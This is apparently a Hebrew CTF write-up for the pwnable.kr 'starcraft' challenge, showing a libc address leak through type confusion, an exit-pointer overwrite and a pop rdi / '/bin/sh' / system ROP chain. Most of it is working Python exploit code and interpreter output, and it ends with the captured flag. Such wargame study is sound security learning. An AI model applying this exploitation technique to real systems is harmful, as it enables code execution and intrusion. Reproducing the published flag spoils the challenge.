מה שנשאר הוא: לשים את הכתובת של "/bin/sh" בrdi (המחרוזת כבר נמצאת בlibc בגרסה שעל השרת של https://pwnable.kr. אבל גם אם לא, היינו יכולים לרשום את המחרוזת על המחסנית ולהשתמש בROP-ים נוספים), לעשות pop rdi ואז לקרוא לsystem (כמובן בעזרת חזרה לכתובת של system)

כמובן צריך גם להריץ ולראות איפה בדיוק נופל rsp כאשר מוסיפים לו 100 מהרצה שעשיתי מצאתי כי לאחר ההוספה הנ"ל לrsp ו-return התכנית חוזרת לכתובת השמורה בבית התשיעי של haystack בmain.

דוגמה לקוד python שבו השתמשתי (ידנית בinterpreter) כדי ליישם בפועל את הפריצה:

```
import subprocess, threading, os

# runs in the background thread and prints the stdout.

def thread_func(process):

  data = os.read(process.stdout.fileno(), 1024)

  while data != b'':

    print(data.decode())

    data = os.read(process.stdout.fileno(), 1024)



# main thread

p = subprocess.Popen('./starcraft', stdin=subprocess.PIPE, stdout=subprocess.PIPE,
stderr=subprocess.PIPE) ; read_thread = threading.Thread(target=thread_func, args=(p,)) ;
read_thread.start()


# write manually according to the program output!

p.stdin.write(b'6\n'); p.stdin.flush()

p.stdin.write(b'1\n'); p.stdin.flush()

p.stdin.write(b'0\n'); p.stdin.flush()

# ....

# on level >= 12 choose illegal attack number 2 to leak the exit address.

p.stdin.write(b'2\n'); p.stdin.flush()

# change to the correct values!

low= -795025344

high=32573

real_exit=int(hex(high)+hex(low+2**32)[2:],16)
```

```
virtual_exit=int('3A040',16)
target=int('8E7BE',16)
insert=(real_exit-virtual_exit+target).to_bytes(8, byteorder='little')
virtual_system=int('453A0',16)
virtual_pop_rdi=int('21112',16)
virtual_bin_sh=int('18CE57',16)
insert3=(real_exit-virtual_exit+virtual_system).to_bytes(8, byteorder='little')
insert1=(real_exit-virtual_exit+virtual_pop_rdi).to_bytes(8, byteorder='little')
insert2=(real_exit-virtual_exit+virtual_bin_sh).to_bytes(8, byteorder='little')
# on level >= 12 choose illegal attack number 1 to overwrite the exit pointer:
p.stdin.write(b'1\n'); p.stdin.flush()
p.stdin.write(b'\x00'*8*33+insert+b'\x00\n'); p.stdin.flush()
# when enemy dies on level>=12 choose to cheat and insert this as command:
p.stdin.write(b'A'*8+insert1+insert2+insert3+b'C'*8+b'\n'); p.stdin.flush()
```

דוגמה להרצה:

```
select attack option (0. default)

p.stdin.write(b'2\n'); p.stdin.flush()
2
>>> ####### arcon(me) #######

   HP : 10

   Weapon : 50

   Armor : 1

   is burrowed : -795025344

   is burrow-able? : 32573

#########################

####### hydralisk(enemy) #######

   HP : 75

   Weapon : 8

   Armor : 1

   is burrowed : 0

   is burrow-able? : 1

#########################
```

⋮

```
>>> low= -795025344
>>> high=32573
>>> real_exit=int(hex(high)+hex(low+2**32)[2:],16)
>>> virtual_exit=int('3A040',16)
>>> target=int('8E7BE',16)
>>> hex(real_exit-virtual_exit+target)
'0x7f3dd0a227be'
>>>
>>> insert=(real_exit-virtual_exit+target).to_bytes(8, byteorder='little')
>>>
>>> virtual_system=int('453A0',16)
>>> virtual_pop_rdi=int('21112',16)
>>> virtual_bin_sh=int('18CE57',16)
>>> hex(real_exit-virtual_exit+virtual_system)
'0x7f3dd09d93a0'
>>> hex(real_exit-virtual_exit+virtual_pop_rdi)
'0x7f3dd09b5112'
>>> hex(real_exit-virtual_exit+virtual_bin_sh)
'0x7f3dd0b20e57'
>>>
>>> insert3=(real_exit-virtual_exit+virtual_system).to_bytes(8, byteorder='little')
>>> insert1=(real_exit-virtual_exit+virtual_pop_rdi).to_bytes(8, byteorder='little')
>>> insert2=(real_exit-virtual_exit+virtual_bin_sh).to_bytes(8, byteorder='little')
>>> p.stdin.write(b'1\n'); p.stdin.flush()
2
>>> input unit ascii artwork :

p.stdin.write(b'\x00'*8*33+insert+b'\xFF\n'); p.stdin.flush()
274
```

⋮

```
select attack option (0. default)

p.stdin.write(b'0\n'); p.stdin.flush()
2
>>> arcon is attacking hydralisk

hydralisk is dead!

you win!
wanna cheat? (yes/no) :
p.stdin.write(b'A'*8+insert1+insert2+insert3+b'C'*8+b'\n'); p.stdin.flush()
41
>>> Stage 14 start!
```

```
computer selected....zzzzkaao...



you are arcon
computer is zergling

zergling is attacking arcon
******* arcon(me) *******
   Shield : 236

   HP : 10
   Weapon : 50
   Armor : 1
*************************


select attack option (0. default)

p.stp.stdin.write(b'1\n'); p.stdin.flush()
2
>>> input unit ascii artwork :


>>> p.stdin.write(b'\x00'*8*33+insert+b'\x00\n'); p.stdin.flush()
274
>>> ####### zergling(enemy) #######
```

⋮

```
hydralisk is attacking arcon

arcon is dead!

wanna cheat...? (yes:1 / no:0) :
p.stp.stdin.write(b'1\n'); p.stdin.flush()
2
>>> ha! its an exit trap. no ROP for you :P


>>> p.stdin.write(b'ls\n'); p.stdin.flush()
3
>>> flag
log
nohup.out
starcraft
super.pl


>>> p.stdin.write(b'cat flag\n'); p.stdin.flush()
9
>>> cl4ss_typ3_confus1on_1s_so0oo00oo00oo0o_c0nfus1ng
```

הדגל: cl4ss_typ3_confus1on_1s_so0oo00oo00oo0o_c0nfus1ng